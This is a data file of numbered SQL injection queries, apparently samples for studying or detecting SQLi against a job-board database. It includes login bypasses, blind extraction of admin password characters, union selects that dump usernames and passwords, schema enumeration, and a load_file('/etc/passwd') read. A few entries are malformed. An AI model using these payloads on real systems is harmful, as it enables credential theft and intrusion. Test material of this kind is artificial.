10	select * from users where username = 'admin' or 1=1--' and password = 'xxx'
11	select title from job where title = '' or title like '%developer%' -- '
12	select * from users where username = '' or 'a'='a' and password = 'pass'
13	select name from company where name = '' or name='technova solutions' -- '

14	select company from job where company = " or company='technova solutions' -- '
15	select id from users where id = " or length(username)>0 -- '
16	select salary from job where salary = " or salary like '%$2000%' -- '
17	select location from job where location = " or location='istanbul' -- '
18	select position_count from company where position_count = " or position_count>0 -- '
19	select * from users where username = 'admin' or '14'='1' -- ' and password = 'any_password'
20	select * from users where username = " or (select count(*) from user where is_admin=1)>0 -- ' and password = 'test'
21	select * from users where username = " or 8976=89xx76 --
22	select id, title, company from job where title like '%developer' or '1'='1' -- %'
23	select email from users where username = 'ahmad' or 'x'='4x'
24	select department from job where department = " or department='it department'-
25	select * from users where username = 'admin' and substring((select password from users where username='admin'),1,1)='a'
26	select name from application where name = " or name='borhanallah hairan' -- '
27	select title, location, salary from job where title like '%' or company='technova solutions' -- %'
28	select * from users where username = " or (select count(*) from users where username='admin' and substring(password,1,1)='a')=1 --
29	select id, title, company from job where location = 'istanbul' or 1=1 -- '
30	select title, company, location from job where company = " or salary > '$3000' -- '
31	select position from application where position = " or position='financial analyst' -- '
32	select * from users where username = " or exists(select * from users where username='admin') -- ' and password = 'password'
33	select id, title, company from job where job_type = 'full-time' or job_type='part-time' -- '
34	select * from users where username = " or (select length(password) from users where username='admin')=8 --
35	select resume from application where resume = " or resume is not null -- '
36	select * from users where username = " or ascii(substring((select password from users where username='admin'),1,1))>50 --
37	select title, company, department from job where department = 'it' or department='engineering' -- '
38	select title, company from job where location = " or location like '%turkey%' -- '
39	select * from users where username = " or (select count(*) from company)>0 --
40	select id, title, posted_at from job where title like '%' or posted_at > '2025-06-01' -- %'
41	select title, location, job_type from job where company = 'technova' or company_id=1 -- '
42	select id, title, company from job where title like '%developer' and '1'='1' -- %'
43	select title, company from job where category_id = " or category_id in (1,2,3) -- '

44	select title, company from job where company = " or exists(select * from company where name='technova solutions') -- '
45	select title, company, department from job where department = 'it' or length(department)>0 -- '
46	select * from users where username = " or (select length(email) from users where username='admin')>10 --
47	select title, company, summary from job where title like '%' or summary is not null -- %'
48	select username, email from users where username = 'admin' or username='ahmad' -- ' and password = 'hash'
49	select id, username from users where email = " or email='ahmadahmad@gmail.com' -- '
50	select username, email from users where username = " or length(password)>10 -- '
51	select id, username, email from users where username = 'admin' or email like '%gmail%' -- '
52	select * from users where username = " or (select count(*) from job where salary like '%$5000%')>0 --
53	select username, email from users where username = " or password like 'scrypt:%' -- '
54	select id, username from users where username = " or ascii(substring(username,1,1))=97 -- '
55	select name, position_count from company where name = " or exists(select * from job where company_id=company.id) -- '
56	select name, email, applied_at from application where position = 'financial analyst' or position='developer' -- '
57	select name, logo from company where name = " or length(name)>5 -- '
58	select name, position_count from category where name = " or position_count between 1 and 10 -- '
59	select name, email, position from application where job_id = '1' or job_id=2 -- '
60	select name, position_count from company where name = 'greenedge' or name='safenet cybersecurity' --
61	select name, email, website from application where name = " or website is not null -- '
62	select name, position, applied_at from application where email = 'test@test.com' or applied_at > '2025-06-01' -- '
63	select id, name, logo from company where name = 'technova solutions' or logo like '%.png' -- '
64	select name, position, email from application where position = " or length(name)>5 -- '
65	select name, position_count from category where name like '%it' or position_count>=1 -- %'
66	select name, position_count from category where name = " or (select count(*) from job where category_id=category.id)>0 -- '
67	select id, name, position from application where position = 'developer' or position like '%analyst%' -- '
68	select id, name, position_count from category where name = " or name='information technology (it)' -- '
69	select name, email, position from application where email = " or job_id in (select id from job where company='technova solutions') -- '

70	select name, logo, position_count from company where name like '%technova' or '1'='1' -- %'
71	select name, position from application where position = '' or exists(select * from job where title='front-end developer') -- '
72	select name, email, message from contact where name = 'borhanallah' or '1'='1' -- '
73	select name, email from application where name = '' or cv_data is not null -- '
74	select id, name, sent_at from contact where email = '' or email='borhan123hairan@gmail.com' -- '
75	select name, email, message from contact where message like '%test' or message like '%website%' -- %'
76	select name, email, sent_at from contact where name = '' or sent_at > '2025-06-01' -- '
77	select name, email, reply from contact where email = 'test@test.com' or reply is null -- '
78	select * from contact where name = 'laila aslan' or 'nn'='nn' #
79	select id from category or '0'='0'
80	select name, email, message from contact where name = '' or length(message)>100 -- '
81	select id from category order by name or 'a'='a' #
82	select name, email, reply from contact where name = '' or reply is not null -- '
83	select id, username from user or 'a22'='a22'--
84	select name, email from contact where message like '%website' or message like '%test%' -- %'
85	select * from category order by id or '0'='0' --
86	select id, name, sent_at from contact where message like '%help' or month(sent_at)=6 -- %'
87	select id from category where name= 'customer support' or 'a'='a' #
88	select title, company, location from job where title like '%developer' and company='technova solutions' or '1'='1' -- %'
89	select * from category or 'a'='a' --
90	select name, logo, position_count from company where name like '%tech' and position_count>0 or name='greenedge technologies' -- %'
91	select * from category where id = 4 or 'p'='p'
92	select username, email, is_admin from users where username = 'admin' or (username='ahmad' and is_admin=0) -- '
93	select title, company from job where title like '%' or exists(select * from application where name='borhanallah hairan') -- %'
94	select name, email, position from application where position = 'financial analyst' or (position='developer' and email like '%gmail%') -- '
95	select id, email from users where email = '' or (select length(password) from users where username='ahmad')>10 -- '
96	select time, ip, form, risk_level from sqli_alert where ip = '127.0.0.1' and form='main.login:username' or risk_level='high' -- '

97	select title, company from job where title like '%' or (select count(*) from users)>0 -- %'
98	select title, company, location, salary from job where location = 'istanbul' and salary>'$3000' or job_type='remote' -- '
99	select username, email from users where username = 'admin' or (select count(*) from job where company='technova solutions')>0 -- '
100	select time, ip from sqli_alert where ip = " or (select count(*) from sqli_alert where risk_level='high')>0 -- '
101	select username, email, is_admin from users where username = 'ahmad' or (email='ahmadahmad@gmail.com' and is_admin=1) -- '
102	select name, position, applied_at, website from application where position like '%analyst' and applied_at>'2025-06-01' or website is not null' -- %'
103	select title, company from job where title like '%' or (select version_num from alembic_version) is not null -- %'
104	select count(*) from job where salary > 100000 or 'a'='a'
105	select username, email from users where username = 'test' or (select count(*) from contact where email='borhan123hairan@gmail.com')>0 -- '
106	select id, name from company where name != 'biology' or 'l'='l'
107	select name, position from application where position = " or (select count(*) from job where title='front-end developer')>0 -- '
108	select location from job where position = 'medical laboratory technician' or 'a'='a'
109	select title, company from job where title like '%' or id in (select id from users where is_admin=1) -- %'
110	select username, email from users where username = " or email in (select email from application where position='financial analyst') -- '
111	select title, company from job where title like '%' or length(title)>10 -- %'
112	select title, company from job where title like '%' or ascii(substring(company,1,1))>64 -- %'
113	select name, logo from company where name = " or id in (select company_id from job where location='istanbul') -- '
114	select title, company from job where title like '%' or description is not null -- %'
115	select username, email from users where username = " or char_length(username)>3 -- '
116	select * from category where name= 'marketing & sales' or 'a'='a'
117	select name, position_count from company where name = " or position_count+1>1 -- '
118	select * from user or 'a'='a'
119	select name, position from application where name = " or job_id in (select id from job where salary='$2000/mo') -- '
120	select location from job where location= 'izmir' or ""=""
121	select location from job where position = 'registered nurse' or 'ddd'='ddd'

122	select * from application or '0'='0'
123	select name from contact where email like '%@evil.com' or '888888'='888888'
124	select id from application where email='jawad@gmail.com' or 'l'='l'
125	select * from contact where email like'hiar%' or 'a'='a'
126	select username from users where id = 1 and (select count(*) from sqlite_master) > 0
127	select * from users where username = 'admin' and unicode(substr(password,1,1)) > 50
128	select id from company where name not in ('kaspersky') or '555'='555' --
129	select * from orders where order_id = 100 and (select user from mysql.user limit 1) = 'root'
130	select name from employees where id = 5 and (select count(table_name) from information_schema.tables) > 0
131	select name, logo from company where name = " or logo is not null -- '
132	select * from users where username = 'admin' and ascii(substring(password,1,1)) > 50
133	select * from users where id = 1 and (select length(database())) = 10
134	select name, email from application where name = " or website is null -- '
135	select * from products where category = 'electronics' and (select system_user) = 'sa'
136	select * from logs where log_id = 50 and (select has_dbaccess('master')) = 1
137	select username from accounts where account_id = 1 and (select is_srvrolemember('sysadmin')) = 1
138	select * from contact where email like'%gmail' or '10'='10'
139	select id from application where email='ahmad@gmail.com' or 'oo'='oo'
140	select location from job where id = 1 or 'a'='a11'
141	select * from contact where name like'%borhan' or 'a2'='a'
142	elect position from application where title='radiology technician' or 'a'='a'
143	select * from contact where email='hiaran@gmail.com' or '00001100'='000000'
144	select type from users where id = 1 and unicode(substr((select username from users limit 1),1,1)) = 97
145	select * from users where id = 1 and (select length(password) from admin where id = 1)
146	select name from application where id = 1 and (select unicode(substr(password,1,1)) from users where username = 'admin') > 50
147	select * from users where id = 1 and (select substr((select username from users limit 1),1,1)) = 'a'
148	select * from users where id = 1 and (select hex(substr(password,1,1)) from admin limit 1) = '36'
149	select * from users where username = 'admin' and (select count(*) from job where title like '%developer%')>0 and password = 'pass'
150	select id from company where name="angar" and position = "IT"

Union-based queries

ID	Queries

1	select name, email from application where id = '1' union select 1,2,3,4,5 from user order by --
2	select name, email from job where id = '1' union select username, password from users--
3	select * from company where name='technova solutions' union select 1,2,3,4 from user--
4	select * from job where title like '%ag' union select 1,2,3,4,5,6,7 -- %'
5	select id, title from job order by id union select id,name from company--
6	select id, name, position_count from category where name='information technology (it)' union select 1,2,3 from job--
7	select id, name, email, position from application where job_id=1 union select 1,2,3,4 from user--
8	select id, title from job where salary like '%22' union select 1,2 -- %'
9	select id, name, email, message from contact where name='borhanallah hairan' union select 1,2,3,4 from user--
10	select id, name from company union all select id, name from category--
11	select * from application where email like '%gmail%' union select 1,2,3,4,5,6,7,8,9,10 from job--
12	select * from contact where email like '%gmail.com%' union select 1,2,3,4,5,6 from job--
13	select count(*) from company union select count(*) from category--
14	select id, name, logo from company where position_count > 0 union select 1,2,3 from job--
15	select name from company order by name union select username from user--
16	select company, location from job group by company union select username,email from user--
17	select * from category where position_count > 0 union select 1,2,3 from company--
18	select count(*) from application union select count(*) from user--
19	select name, position_count from category union select username, id from user--
20	select id, name from company where id=1 union select id, title from job--
21	select name from category order by id union select title from job--
22	select name, email, sent_at from contact union select username, email, password from user--
23	select name, email, position from application union select username, email, password from user--
24	select * from company where logo is not null union select 1,2,3,4 from application--
25	select name, applied_at from application order by applied_at union select username, email from user--
26	select count(*) from contact union select count(*) from application--
27	select id, username, email from user where username='admin' union select 1,2,3 from job--
28	select name, email from contact order by sent_at union select username, email from user--
29	select id, title, company from application where title like 'za%' union select 1,2,3 -- %'
30	select * from category where name like '%tech%' union select 1,2,3 from application--
31	select id, name, message from contact where length(message) > 10 union select id, title, description from job--
32	select name from category union select company from job--
33	select name, position_count from company union select username, id from user--

34	select id, name, position from application where position='developer' union select id, title, company from job--
35	select name, email from contact union select name, email from application--
36	select * from user where email like '%@gmail.com%' union select 1,2,3,4,5 from job--
37	select id, title from job where location='istanbul' union select id,username from user--
38	select name from category where position_count between 1 and 10 union select username from user--
39	select name from company where name like 't%' union select title from job--
40	select name, position_count from category union select name, id from contact--
41	select id, title, location, salary from job where title like 'm%' union select null,null,null,null,null -- %'
42	select id, title, company from application where title like 'ad%' union select username,password,null from user -- %'
43	select company from job where id=1 union select sql from sqlite_master where name='user'--
44	select id, title, description from job where category_id=1 union select id,username,password from user--
45	select id, name from application where job_id in (select id from job) union select id, username from user--
46	select * from job where id=1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from (select name from sqlite_master)--
47	select name from category where id in (select category_id from job) union select name from company--
48	select * from contact limit 2 union select 1,2,3,4,5,6 from category--
49	select title from job union select name from sqlite_master where type='table'--
50	select * from company limit 3 union select 1,2,3,4 from contact--
51	select max(salary) from job union select count(*) from user--
52	select title from job where department='it' union select password from user--
53	select max(id) from application union select max(id) from job--
54	select * from job where image is not null union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from application--
55	select distinct company from job union select distinct username from user--
56	select id, title, company from application where title like '%doct' union select id,username,email from user -- %
57	select title, company from job union select name, type from sqlite_master--
58	select id, name, email from contact union all select id, name, email from application--
59	select id, title, company, location, salary, description, posted_at from job where title like '%' union select 1,2,3,4,5,6,7 -- %'
60	select title from job union select name from pragma_table_info('user')--
61	select id, title from job union select 1, group_concat(name) from sqlite_master where type='table'--
62	select * from application limit 3 union select 1,2,3,4,5,6,7,8,9,10 from category--
63	select id, title, company, location, salary, description, posted_at, category_id from job union select 1,2,3,4,5,6,7,8 -- %'

64	select name from contact where reply is null union select username from user--
65	select id, title, company, location, salary, description, posted_at, category_id, company_id from job union select 1,2,3,4,5,6,7,8,9 -- %'
66	select id, name, email from application union all select id, name, logo from company--
67	select id, title from company where title like '%taw' union select 1,null,3 from information_schema.tables -- %'
68	select id, name from contact union select id, name from company--
69	select title from job where category_id in (select id from category) union select name from company--
70	select title, location, salary, description from application union select 1,2,3,4,5,6 -- %'
71	select id, title from job union select cid, name from pragma_table_info('job')--
72	select name from company where position_count > 1 union select username from user where is_admin=1--
73	select name from application where position='financial analyst' union select title from job--
74	select id, title from contact union select 1,2,3,4,5 -- %'
75	select * from job where salary between 2000 and 5000 union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from user--
76	select company, location from job union select name, type from sqlite_master where type='index'--
77	select name from company where id in (1,2,3) union select name from category--
78	select id, title, company, location, salary, description, posted_at, category_id, company_id, job_type from job where title like '%' union select 1,2,3,4,5,6,7,8,9,10 -- %'
79	select id, title, company, location, salary from application where title like '%' union select id, username, password, email, is_admin from user -- %'
80	select title, company, location from job where location='turkey' union select username,email,password from user--
81	select name, position_count from company order by position_count union select username, id from user--
82	select name, email from application order by id union select name, email from contact--
83	select username, password from user where is_admin=1 union select title, company from job--
84	select id, title, company, location, salary from job union select id, name, logo, position_count, null from company -- %'
85	select id, title, company, location, salary from job where title like '%' union select id, name, position_count, null, null from category -- %'
86	select count(*), position from application group by position union select id, name from company--
87	select email from user union select location from job--
88	select id, title, company, location, salary from application union select id, job_id, name, email, position from application -- %'
89	select * from application where id=1 union select 1,2,3,4,5,6,7,8,9,10 from sqli_alert--

90	select id, title, company, location, salary from application union select 1,database(),user(),version(),5 -- %'
91	select id, title, company, location, salary from job union select 1,@@version,@@hostname,@@datadir,5 -- %'
92	select id, username from user where id=1 union select id, name from company--
93	select title from job where id=1 union select sql from sqlite_master where sql like '%create table%'--
94	select name from application union select name from company--
95	select username, email from user order by id union select title, location from job--
96	select id, title, company, location, salary from application where title like 'jan%' union select 1,concat(username,':',password),concat(email,':',is_admin),4,5 from user -- %'
97	select id, title, company from job union select 1, tbl_name, type from sqlite_master--
98	select email, position from application where applied_at < current_date union select email, username from user--
99	select count(*), name from company group by name union select id, username from user--
100	select id, title, company, location, salary from application where title like 'e%' union select 1,concat(name,':',email),message,4,5 from contact -- %'
101	select id, name from application union select id, name from category--
102	select id, title, company, location, salary from application where title like '%' union select 1,name,position_count,4,5 from category -- %'
103	select * from user where password is not null union select 1,2,3,4,5 from category--
104	select count(*) from job union select count(*) from sqlite_master where type='table'--
105	select id, title, company, location, salary from job where title like '%d' union select 1,@@global.version_compile_os,@@global.version_compile_machine,4,5 --
106	select id, title, company, location, salary from application where title like 'de%' union select 1,load_file('/etc/passwd'),3,4,5 --
107	select id, username from user where id=1 union select id, name from company where id=1--
108	select title from job union select name from sqlite_master where name not like 'sqlite_%'--
109	select id, title, company, location, salary from job where title like '%' union select 1,count(*),3,4,5 from user --
110	select id, username, is_admin from user union select id, name, position_count from company--
111	select id, title, company, location, salary from job where title like 'q%' union select 1,count(*),3,4,5 from application --
112	select * from user limit 5 union select 1,2,3,4,5 from contact--
113	select id, title from job order by id union select rowid, name from sqlite_master order by rowid--
114	select username, email from user where username like 'a%' union select name, email from contact--
115	select id, title, company, location, salary from job where title like '%' union select 1,sum(id),3,4,5 from company --

116	select company from job where id=1 union select name from sqlite_master where rootpage>0--
117	select id, title, company, location, salary from application where title like '%' union select 1,ascii('a'),ascii('a'),4,5 -- %'
118	select username from user where email='ahmad@gmail.com' union select name from company--
119	select id, title, company, location, salary from job where title like '%' union select 1,substring(database(),1,1),substring(user(),1,1),4,5 --
120	select id, title, company, location, salary from job where title like '%' union select 1,reverse(username),reverse(password),4,5 from user --
121	select id from user union select category_id from job--
122	select id, title, company, location, salary from job where title like '%' union select 1,upper(username),lower(email),4,5 from user --
123	select id, title, company, location, salary from job where title like '%' union select 1,concat_ws('|',username,password,email),3,4,5 from user --
124	select id from user union select category_id from job--
125	select username from user where id=(select max(id) from user) union select name from company--
126	select id, title, company, location, salary from job where title like 'er%' union select 1,repeat('x',10),repeat('y',5),4,5 --
127	select username, email from user union select 1,mid(username,2,3),substr(email,3,4),4,5 from user --
128	select title, description from job union select type, name from sqlite_master--
129	select id, title, company, location, salary from job where title like '%' union select 1,space(10),3,4,5 --
130	select id, title from job union select 1, group_concat(sql) from sqlite_master--
131	select * from job limit 1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from pragma_table_list--
132	select title from job union select name from pragma_table_list where schema='main'--
133	select id, title, company from job union select 1, name, type from sqlite_master where type in ('table','view')--
134	select email from contact where email like '%.com' union select name from application where email='asad@gmail.com'
135	select location from job where position = 'radiology technician' union select name from application where position='remote'
136	select email from contact where id = 5 union select name from application where email='asad@gmail.com'
137	select id, title from job union select id, name from company
138	select id, username from user union select email, name from contact where id = 5
139	select position from application union select message from contact where email like'%gmail'
140	select name from contact where email like'%gmail' union select job_id from application
141	select id, email from contact union select id, email from users

142	select id from application where email='ahmad@gmail.com' union select location from job where id = 1
143	select location from job where id = 1 union select id from application where email='ahmad@gmail.com'
144	select id, email from application union select id, email from contact
145	select position from job where id= 3 union select email from contact where name like'%borhan'
146	select email from contact where name like'%borhan' union select position from job where id= 3
147	select name from category where id = 4 union select position from application where title='junior lawyer'
148	select name from category where id = 33' union select 1,2,3-- -
149	select location from job where location= 'izmir'' union select null, null, null-- -
150	select position from job where id= 3' union select 1,2,version-- -